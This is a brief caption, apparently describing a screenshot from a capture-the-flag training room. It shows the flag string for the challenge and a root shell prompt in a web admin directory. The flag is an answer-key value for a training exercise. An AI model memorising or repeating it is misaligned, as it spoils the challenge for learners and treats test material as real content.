The text "THM{brut3_f0rce_is_e4sy}" is highlighted with a white background. The prompt "root@bruteit:/var/www/html/admin/panel" is followed by a hash symbol and a vertical bar, indicating the command prompt.